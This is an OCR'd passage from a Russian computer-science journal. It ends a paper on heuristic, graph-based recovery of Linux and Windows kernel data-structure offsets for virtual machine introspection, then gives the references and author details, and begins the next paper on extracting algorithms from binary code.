


Рис. 1. Эвристики для имен и идентификаторов процессов в ОС Windows
Fig. 1. Process name and ID heuristics for Windows

Дизъюнкция при описании эвристик применяется в тех случаях, когда для разных версий ядра ОС необходимо находить разные параметры. Другими словами, мы пробуем извлечь нужную информацию из гостевой памяти одним способом, и, если не получается, применяем

другой. Ветвь, предшествующая разделению с дизъюнкцией, считается успешно пройденной, если успешно пройдена хотя бы одна из исходящих ветвей графа.

В итоге обход графа может приводить к одному из двух результатов. Если в соответствии с задаваемыми ветвлениями правилами корневой узел графа получает пометку успешного прохождения, то найден как минимум один набор смещений параметров, который удовлетворяет описанной графом эвристике. В обратном случае найти удовлетворяющие заданным условиям смещения не удается, поэтому проверки будут повторены на следующей точке останова.

В случае успешного прохождения эвристики должен образоваться граф из сохраненных значений смещений, прошедших проверки. Путем обхода этого графа восстанавливаются все возможные наборы смещений, удовлетворяющие заданным эвристикой условиям. На узлах конъюнкции сохраненные значения смещений из всех исходящих веток объединяются во всевозможные комбинации. В узлах дизъюнкции берутся сохраненные значения смещений только из одной ветки за раз. Получаемые наборы смещений далее заносятся в статистику, после чего описанная графом эвристика повторно проверяется на других попаданиях в точку останова. Когда один и тот же набор смещений успешно пройдет проверки определенное заданное количество раз, этот набор будет выдан как конечный результат этих проверок.

3.3 Динамические проверки

Выше мы описали как происходит обработка графа, в котором есть только один узел точки останова. Теперь раскроем принцип построения динамических проверок эвристик. Их суть заключается в выполнении разных этапов проверки эвристики на разных состояниях виртуальной машины. На графе это задается путем добавления дополнительных узлов точки останова.

Когда выполнение задаваемых узлами графа действий упирается в узел с точкой останова, подобранные на пути к этому узлу смещения сохраняются, как это делается при достижении концевых узлов графа. Сохраняются также вычисленные параметры, передаваемые от родительских узлов. Выполнение же следующих узлов откладывается до момента попадания в заданную точку останова. Но перед этим проверяется, что все ветви графа, соответствующие текущей точке останова и предшествующие узлам с другой точкой останова успешно проходят проверки как минимум с одним набором смещений. Если это так, то формирование итогов по проверке эвристики откладывается до полного обхода графа, либо отклонения его результатов. Далее при входе в соответствующие точки останова восстанавливаются сохраненные состояния с найденными смещениями и вычисленными параметрами, после чего обход графа продолжается со следующего узла.

Дадим пример эвристики, основанной на описанном выше принципе. В ОС Linux в структурах данных ядра есть параметр, который хранит состояние завершения процесса. Это поле exit_state в task_struct. На основе отслеживания его значения удается определить момент, когда процесс заканчивает свою работу. В большинстве случаев, но не всегда, возможно также определить завершение процесса по системному вызову exit. Основываясь на этой информации, определим следующий алгоритм (рис. 2а). Корневым узлом графа является точка останова на начале системного вызова exit. Далее идет перебор смещения искомого поля, а затем функция, которая извлекает состояние завершения из ядра и проверяет, что на этот момент процесс еще не завершен. Следующий узел задает другую точку останова, которая будет активирована при прерывании или обновлении таблицы страниц в гостевой системе. А за точкой останова следует узел с еще одной проверкой состояния процесса, но на этот раз проверка считается пройденной, если процесс оказывается завершен. Таким образом, с помощью проверок на разных точках останова формируется эвристика, опирающиеся на отслеживание изменений в искомых параметрах.

Другой пример динамической проверки, это нахождение смещения поля f_pos в структуре file (рис. 2b). Это поле, в котором хранится информация о текущей позиции чтения или записи файла. Корневым узлом графа является точка останова на начале системного вызова read. Далее идет узел с перебором искомого смещения, а за ним выполняется процедура с сохранением текущего значения f_pos. Второй точкой останова здесь является завершение вызова read. Проверяется, что значение f_pos между двумя состояниями изменилось на величину прочитанных в ходе системного вызова данных.




Рис. 2. Эвристики с завершением процесса и чтением файла.
Fig. 2. Heuristics for process termination and file reading

3.4 Построение сложных эвристик

Оперируя всеми вышеизложенными механизмами, гораздо проще описать сложные эвристические алгоритмы. С помощью узлов графа и связей между ними реализуется элемент декларативного программирования, благодаря которому можно абстрагироваться от реализации переборов смещений и передач параметров между разными этапами проверок. Граф в первую очередь описывает ожидаемый результат при корректно подобранных смещениях искомых параметров. Поэтому возможен и такой вариант использования эвристик, когда смещения параметров берутся из файла конфигурации, и затем выполняется обход графа с проверками, но пропуском узлов перебора. Таким образом, на основе того же представления реализуется тестирование задаваемых конфигурационным файлом смещений на соответствие выполняемому ядру в образе виртуальной машины.

При формировании сложных многоэтапных эвристик актуален еще один механизм. Это возможность повторно перебирать смещения одних и тех же параметров. В этом есть потребность, если целью первичного подбора является определение смещений указателей на пути к параметру, но смещение самого параметра следует уточнить на других этапах проверок. Вторичный перебор встраивается в параллельно идущие относительно первичного перебора ветви графа. Это объясняется тем, что на узлах, следующих за узлом перебора, в ходе выполнения смещение поля уже определено единственным значением. Следовательно, вторичный перебор может быть встроен только в ту ветвь графа, где подбираемый параметр еще не известен. Во вторичном переборе участвуют только найденные ранее смещения. Прежде всего для такого узла находится общий с предыдущим перебором родительский узел. Здесь формируется ограничение для области вторично подбираемых смещений. Во вторичный перебор подставляются только те наборы смещений из ветви с предыдущим перебором, для которых смещения, предшествующие общему узлу, совпадают с актуальными на момент вторичного перебора смещениями.

Для пояснения используем пример с ОС Linux (рис. 3). На моменте завершения системного вызова getpid выполняется поиск смещения для идентификатора процесса, поля tgid. Вместе

с этим подбирается смещение параметра current_task, т. е. указателя на текущий task_struct, а также смещения его полей comm, parent и group_leader. На основе наличия четырех полей в структуре подтверждается, что указатель действительно содержит адрес task_struct. Чтобы подтвердить, что указатель меняет значение при переключении процесса, добавляется дополнительная проверка с точкой останова в другом вызове getpid. На этом этапе должно определиться единственное смещение параметра current_task, но для других параметров, как правило, находится несколько вариантов смещений. Связано это с тем, что в task_struct некоторые поля принимают одинаковые значения. К ним относятся tgid и pid, первый из которых является идентификатором процесса, а второй идентификатором потока. Разделить их можно при остановке в другом состоянии виртуальной машины, где их значения не будут равны.




Рис. 3. Эвристики для основных полей task_struct
Fig. 3. Heuristics for main task_struct fields

Для определения того, какой из идентификаторов чем является удобно использовать параметр group_leader. Для потоков этот параметр указывает на основной task_struct процесса, которому принадлежит поток. Соответственно, на отдельной точке останова, следующей за проверкой параметра group_leader, добавляется вторичный перебор смещения tgid и перебор смещения pid. Далее идет проверка, что значения tgid и pid в текущем task_struct различаются и текущее значение pid отличается от значения того же поля в главном task_struct процесса. Что касается общего узла между первичным и вторичным перебором tgid, то таким узлом в данном случае является проверка параметра current_task. Исходя из этого, при вторичном переборе могут использоваться смещения tgid, найденные только для текущего значения current_task.

В поле comm хранится имя процесса. При первичном переборе его смещения проверяется только наличие в нем валидной строки из символов в кодировке ASCII. Вторичный перебор встраивается в проверку параметра parent, который является указателем на родительский task_struct. Проверяется, что для всех родительских процессов на заданном смещении есть валидная строка. При построении более сложной эвристики с файловыми структурами данных, распознаваемыми в ходе системного вызова open, перебор поля comm добавляется в

третий раз. На этом этапе строка comm сравнивается с полным именем процесса, которое извлекается из файла, указываемого полем exe_file структуры mm_struct.

Путем построения более сложных эвристических алгоритмов удается значительно повысить их точность. Благодаря этому удается не полагаться на подсчет статистики для наборов смещений, либо значительно сократить количество необходимых повторений этих наборов, что важно при восстановлении структур данных ядра для легковесных дистрибутивов, в ходе загрузки которых происходит очень малое количество системных событий.

4. Описание эвристик

Восстановление структур данных ядра было реализовано для гостевых ОС Linux и Windows. Оно предназначено в первую очередь для получения информации о выполняемых потоках и процессах (идентификаторы, имена, иерархия порождений, состояния завершения), открываемых файлах (имена, точки монтирования, позиции чтения/записи) и областях виртуальной памяти (отображаемые в память файлы, диапазоны адресов, флаги и др.). Для Linux также реализованы алгоритмы по извлечению команды запуска, идентификаторов пользователей для процессов и метаданных для сокетов.

4.1 Эвристики Linux

Для задач интроспекции виртуальной машины наиболее важной структурой данных ядра Linux является task_struct. Прежде всего необходим способ получения соответствующего текущему потоку исполнения адреса task_struct, который доступен из любого состояния виртуальной машины. В зависимости от версии ядра и эмулируемой платформы эта задача решается по-разному. В ядре Linux 2.4.0 это значение извлекается из стека ядра. В более современных версиях на платформе x86_64 адрес находится на определенном подбираемом смещении относительно регистра GS.

В разделах 3.3 и 3.4 в качестве примеров были разобраны алгоритмы нахождения основных параметров task_struct, они представлены на рис. 2 и 3. Процесс разбора файловых структур описывался в разделе 3.1, схема его алгоритма представлена на рис. 4a. Далее разберем проверки, выполняемые для нахождения смещений в структурах данных mm_struct.

Проверка поля mm_struct.exe_file не зависит от параметров системных вызовов, поэтому может быть выполнена на любой точке останова. Это поле является указателем на структуру file, параметры которой могут быть разобраны, если определяемые в ходе файловых проверок смещения уже известны. Суть проверки на рис. 4b заключается в том, что на основе поля exe_file восстанавливается полное имя исполняемого файла текущего процесса, после чего это поле сравнивается с именем процесса, получаемым из параметра task_struct.comm.

Алгоритм нахождения смещений, необходимых для получения информации об используемых процессом областях памяти представлен на рис. 4c. Он выполняется на моменте завершения системного вызова mmap. На ядрах с версией ниже 6.0.0 информация об областях памяти может быть получена путем чтения списка структур vm_area_struct. Для этого необходимо подобрать смещения полей mm_struct.mmap и vm_area_struct.vm_next. На более новых ядрах эти поля были удалены, но появилось поле mm_struct.mm_mt, которое указывает на новую структуру данных maple_tree. В связи с этим на схеме присутствует узел ветвления со знаком дизъюнкции, в соответствии с которым будут сделаны попытки получить искомые данные и старым, и новым методом.

В первую очередь проверяется первая структура областей памяти. Она должна описывать отображение исполняемого файла в память. Поле vm_file для нее будет равно значению mm_struct.exe_file. Поля vm_start и vm_end в структуре vm_area_struct хранят адреса начала и конца области памяти. При этом, что список, что дерево maple_tree организованы таким образом, что их элементы можно обойти в порядке возрастания адресов. На этой особенности и построен подбор смещений полей с адресами. Поле vm_flags определяется на основе

характерных значений, которые в него записываются. И как завершающая проверка, выполняется поиск элемента vm_area_struct, описывающего новое отображение файла, создаваемое системным вызовом mmap.

Кратко опишем другие реализованные проверки эвристик для Linux. Определение смещений на пути к параметрам сокетов выполняется на моменте завершения системного вызова bind.




Рис. 4. Эвристики для структур files_struct и mm_struct
Fig. 4. Heuristics for files_struct and mm_struct structures

Проверяется, что сопоставляемое unix сокету имя соответствует тому, которое можно извлечь из соответствующих ему файловых структур ядра. Смещения полей, необходимых

для извлечения имени точки монтирования, определяются по системному вызову open. В начале ожидается вызов open, в аргументе которого полное имя файла длиннее того, что извлекается из ядра с помощью файловых структур по номеру дескриптора. Далее перебираются необходимые смещения структур монтирования и проверяется, что из них восстанавливается недостающая часть имени. Параметры uid находятся по системным вызовам getuid и geteuid. Поля, по которым восстанавливаются аргументы командной строки и переменные окружения могут проверяться на любом системном событии. Для их определения среди структур vm_area_struct находится та, которая содержит диапазон адресов стека. Далее поля args_start, args_end, env_start, env_end в mm_struct находятся по тому признаку, что хранимые в них значения лежат в диапазоне адресов стека и следуют друг за другом.

4.2 Эвристики Windows

В ОС Windows основной структурой данных ядра является структура KPCR, адрес которой для текущего выполняемого ядра всегда записывается в регистр GS. Через нее реализуется доступ к структуре данных ETHREAD для текущего потока и EPROCESS для текущего процесса. В целом, здесь нет необходимости для каждого поля перебирать значения смещений от нуля и до максимального размера структуры, так как эти смещения не могут быть рандомизированы, а количество дистрибутивов Windows невелико. Поэтому для каждого поля задается набор возможных значений, взятых из разных версий ядра. Эта особенность позволяет получать высокую точность подбора при достаточно простых эвристиках.

Проверка имен процессов (рис. 1a) работает по схожему с Linux способу, то есть проверяется наличие строки в кодировке ASCII на предполагаемом смещении. Короткое имя процесса в Windows хранится в поле EPROCESS.ImageFileName, а полное имя исполняемого файла восстанавливаются либо через EPROCESS.ImageFilePointer, либо через EPROCESS.SectionObject в зависимости от версии ядра.

В отличие от Linux, в Windows нет системного вызова getpid, поэтому необходим иной подход к определению смещения поля с идентификатором процесса. Также, в структуре EPROCESS нет указателя на такую же структуру с параметрами родительского процесса, но есть поле с идентификатором родительского процесса. Исходя из этого формулируется следующая проверка (рис. 1b). Собирается коллекция адресов EPROCESS для выполняемых процессов. Для каждого нового процесса чей адрес добавляется в коллекцию, выполняется перебор смещений полей с идентификаторами. На каждую пару смещений выполняется попытка найти среди ранее выполняемых процессов родительский или дочерний процесс текущего.

Информация об областях памяти собирается путем разбора бинарного дерева поиска, на которое указывает поле EPROCESS.VadRoot. С этими параметрами существует вариативность, связанная с тем, что в старых версиях Windows узлы дерева описывались структурами MMADDRESS_NODE, а в более новых ядрах используется структура RTL_BALANCED_NODE. В остальном принцип проверки этих параметров похож на тот, что используется для Linux. Проверяется, что адреса начала и конца для областей памяти возрастают при последовательном обходе элементов.

Проверка смещений файловых структур выполняется по системному вызову open, сравниваются имя файла из входного аргумента и имя файла из ядра. Здесь особенность заключается в том, что необходимо подбирать не только смещения полей на пути к метаданным файла, но и значения некоторых констант, используемых в вычислениях. Это связано с тем, что доступ к таблице файловых дескрипторов в Windows реализуется через поле HandleTable.TableCode, которое само по себе не является указателем, но его можно преобразовать к указателю с помощью побитового накладывания масок и сдвигов.

Собственно константы, применяющиеся в этих преобразованиях, различаются в разных версиях ядра, поэтому по ходу проверок эвристик выполняется их подбор.

Завершение процессов определяется по параметру EPROCESS.Flags. Для нахождения его смещения проверка выполняется на момент начала системного вызова TerminateThread. По аналогии с проверкой параметра exit_state из Linux отслеживается, что процесс жив на момент вызова, но на следующем состоянии виртуальной машины в это поле уже должен быть записан флаг смерти процесса.

5. Заключение

Работоспособность решения была проверена на дистрибутивах Ubuntu, Debian, Fedora, Centos и других с версиями ядра Linux от 2.4 до 6.8, а также на ОС Windows с версиями ядра NT от 6.1 до 10.0.

Важной особенностью разработанного подхода является сходство проверяемых эвристик на ОС Linux и Windows. Фактически, некоторые из используемых для них проверок одинаковы для обеих ОС, и различаются только перебираемые смещения. В ходе дальнейших исследований может быть добавлена поддержка генерации профиля для ядра ОС FreeBSD. Есть основания полагать, что под нее достаточно адаптировать уже разработанные для Linux проверки.

Также преимуществом подхода является его простота в применении. На практике генерация профиля для готового образа виртуальной машины должна занимать около пары минут, что, как правило, быстрее скачивания отладочных символов с искомыми смещениями с сайта разработчика дистрибутива или внедрения агентов в гостевое ядро.

Ограничением применяемого подхода является его зависимость от наличия системных событий в ходе настроечного запуска эмулятора. Для разбора структур данных, описывающих сокеты, необходим перехват сетевых системных вызовов, а их в ходе загрузки ОС может не оказаться. Возможным решением этой проблемы, а также направлением будущей работы, может стать механизм внедрения в гостевой код нужных системных вызовов с проверкой ответных действий ядра ОС.

Список литературы / References

[1]. Volatility 3: The volatile memory extraction framework. Url: https://github.com/volatilityfoundation/volatility3, дата обращения 12.04.2024.

[2]. Rekall Memory Forensic Framework. Url: https://github.com/google/rekall, дата обращения 12.04.2024.

[3]. Pavel Dovgalyuk, Natalia Fursova, Ivan Vasiliev, and Vladimir Makarov. 2017. QEMU-based framework for non-intrusive virtual machine instrumentation and introspection. In Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering (ESEC/FSE 2017). Association for Computing Machinery, New York, NY, USA, 944–948. DOI: https://doi.org/10.1145/3106237.3122817.

[4]. DRAKVUF. Black-box Binary Analysis System. Url: https://drakvuf.com, дата обращения 12.04.2024.

[5]. Andrew Henderson, Aravind Prakash, Lok Kwong Yan, Xunchao Hu, Xujiewen Wang, Rundong Zhou, and Heng Yin. 2014. Make it work, make it right, make it fast: building a platform-neutral whole-system dynamic binary analysis platform. In Proceedings of the 2014 International Symposium on Software Testing and Analysis (ISSTA 2014). Association for Computing Machinery, New York, NY, USA, 248–258. DOI: https://doi.org/10.1145/2610384.2610407.

[6]. Brendan Dolan-Gavitt, Josh Hodosh, Patrick Hulin, Tim Leek, and Ryan Whelan. 2015. Repeatable Reverse Engineering with PANDA. In Proceedings of the 5th Program Protection and Reverse Engineering Workshop (PPREW-5). Association for Computing Machinery, New York, NY, USA, Article 4, 1–11. DOI: https://doi.org/10.1145/2843859.2843867.

[7]. Richard Golden, Andrew Case, and Lodovico Marziale. 2010. Dynamic Recreation of Kernel Data Structures for Live Forensics. Digital Investigation 7 (2010), 32–40.

[8]. Shuhui Zhang, Xiangxu Meng, and Lianhai Wang. 2016. An adaptive approach for Linux memory analysis based on kernel code reconstruction. EURASIP Journal on Information Security 2016, 1 (2016), 14.

[9]. Zhenxiao Qi, Yu Qu, and Heng Yin. 2022. LogicMem: Automatic Profile Generation for Binary-Only Memory Forensics via Logic Inference. In Network and Distributed System Security Symposium (NDSS).
[10]. Brendan Dolan-Gavitt, Abhinav Srivastava, Patrick Traynor, and Jonathon Giffin. 2009. Robust signatures for kernel data structures. In Proceedings of the 16th ACM Conference on Computer and Communications Security. 566–577.
[11]. Alireza Saberi, Yangchun Fu, and Zhiqiang Lin. 2014. Hybrid-bridge: Efficiently bridging the semantic gap in virtual machine introspection via decoupled execution and training memorization. In Proceedings of the 21st Annual Network and Distributed System Security Symposium (NDSS'14).
[12]. Qian Feng, Aravind Prakash, Minghua Wang, Curtis Carmony, and Heng Yin. 2016. Origen: Automatic extraction of offset-revealing instructions for crossversion memory analysis. In Proceedings of the 11th ACM on Asia Conference.
[13]. Bindiff. Url: https://www.zynamics.com/bindiff.html, дата обращения 12.04.2024.
[14]. Fabian Franzen, Tobias Holl, Manuel Andreas, Julian Kirsch, and Jens Grossklags. 2022. Katana: Robust, Automated, Binary-Only Forensic Analysis of Linux Memory Snapshots. In 25th International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2022), October 26–28, 2022, Limassol, Cyprus. ACM, New York, NY, USA, 18 pages.
[15]. Bellard, F.: QEMU, a fast and portable dynamic translator. In Proceedings of the USENIX. Annual Technical Conference, 2005, pp. 41–46.

Информация об авторах / Information about authors

Владислав Михайлович СТЕПАНОВ – разработчик программного обеспечения. Сфера научных интересов: отладка, интроспекция и инструментирование виртуальных машин, динамический анализ бинарного кода, эмуляторы.

Vladislav Mikhailovich STEPANOV is a software developer. Research interests: debugging, introspection and instrumentation of virtual machines, dynamic analysis of binary code, emulators.

Павел Михайлович ДОВГАЛЮК – инженер, кандидат технических наук. Сфера научных интересов: интроспекция и инструментирование виртуальных машин, динамический анализ кода, отладчики, эмуляторы.

Pavel Mikhailovich DOVGALYUK – Cand. Sci. (Tech.), engineer. Research interests: virtual machines introspection and instrumentation, dynamic analysis of code, debuggers, emulators.

Наталья Игоревна ФУРСОВА – инженер, кандидат технических наук. Сфера научных интересов: интроспекция и инструментирование виртуальных машин, динамический анализ кода, эмуляторы.

Natalia Igorevna FURSOVA – Cand. Sci. (Tech.), engineer. Research interests: virtual machines introspection and instrumentation, dynamic analysis of code, emulators.

DOI: 10.15514/ISPRAS-2024-36(3)-10

О методах извлечения алгоритмов из бинарного кода

[1,2] *И.И. Кулагин*, ORCID: 0000-0003-2191-1578 <*i.kulagin@ispras.ru*>
[1,2,3] *В.А. Падарян*, ORCID: 0000-0001-7962-9677 <*vartan@ispras.ru*>
[1] *В.А. Кошкин*, ORCID: 0009-0009-1781-9622 <*trickyfox371@ispras.ru*>

[1] *Институт системного программирования им. В.П. Иванникова РАН, 109004, Россия, г. Москва, ул. А. Солженицына, д. 25.*
[2] *Московский государственный университет имени М.В. Ломоносова, 119991, Россия, Москва, Ленинские горы, д. 1.*
[3] *Национальный исследовательский университет «Высшая школа экономики», 101978, Россия, г. Москва, ул. Мясницкая, д. 20*

Аннотация. В работе предложен итеративный метод извлечения алгоритмов из бинарного кода и построения их высокоуровневого представления. Построение алгоритмов предложенным методом реализовано в виде анализа динамических слайсов. Метод базируется на алгоритме отслеживания потока данных в прямом или обратном направлениях и выполняет композицию динамических состояний в функциональные блоки двух уровней представления. Также предложены два уровня представления извлеченных алгоритмов – функциональная схема слайса и схема выполнения алгоритма. Функциональная схема слайса представляет собой структурированное представление слайса и является более низкоуровневым, чем схема выполнения алгоритма. Схемой выполнения алгоритма является представление, состоящее только из резюме функций и их параметров. Предложенный метод построения алгоритмов и способы их представления позволяют повысить продуктивность аналитика при решении задач анализа безопасности кода, улучшить качество полученных результатов анализа. Разработанные способы представления алгоритмов могут быть использованы и для реализации алгоритмов автоматического анализа безопасности кода. Кроме того, авторы выполнили обзор подходов к извлечению алгоритмов из бинарного кода и способов их представления инструментами статического анализа кода, рассмотрены их некоторые недостатки и ограничения.

Ключевые слова: динамический анализ кода; анализ бинарного кода; восстановление алгоритма; построение слайса.

Для цитирования: Кулагин И.И., Падарян В.А., Кошкин В.А. О методах извлечения алгоритмов из бинарного кода. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 139–160. DOI: 10.15514/ISPRAS–2024–36(3)–10.

About Methods of Extracting Algorithms From Binary Code

[1,2] *I.I. Kulagin* ORCID: 0000-0003-2191-1578 <*i.kulagin@ispras.ru*>
[1,2,3] *V.A. Padaryan* ORCID: 0000-0001-7962-9677 <*vartan@ispras.ru*>
[1] *V.A. Koshkin* ORCID: 0009-0009-1781-9622 <*trickyfox371@ispras.ru*>

[1] *Ivannikov Institute for System Programming of the RAS*
Alexander Solzhenitsyn st., 25, Moscow, 109004, Russia.
[2] *Lomonosov Moscow State University,*
GSP-1, Leninskie Gory, Moscow, 119991, Russia,
[3] *National Research University, Higher School of Economics,*
20, Myasnitskaya Ulitsa, Moscow, 101978, Russia.

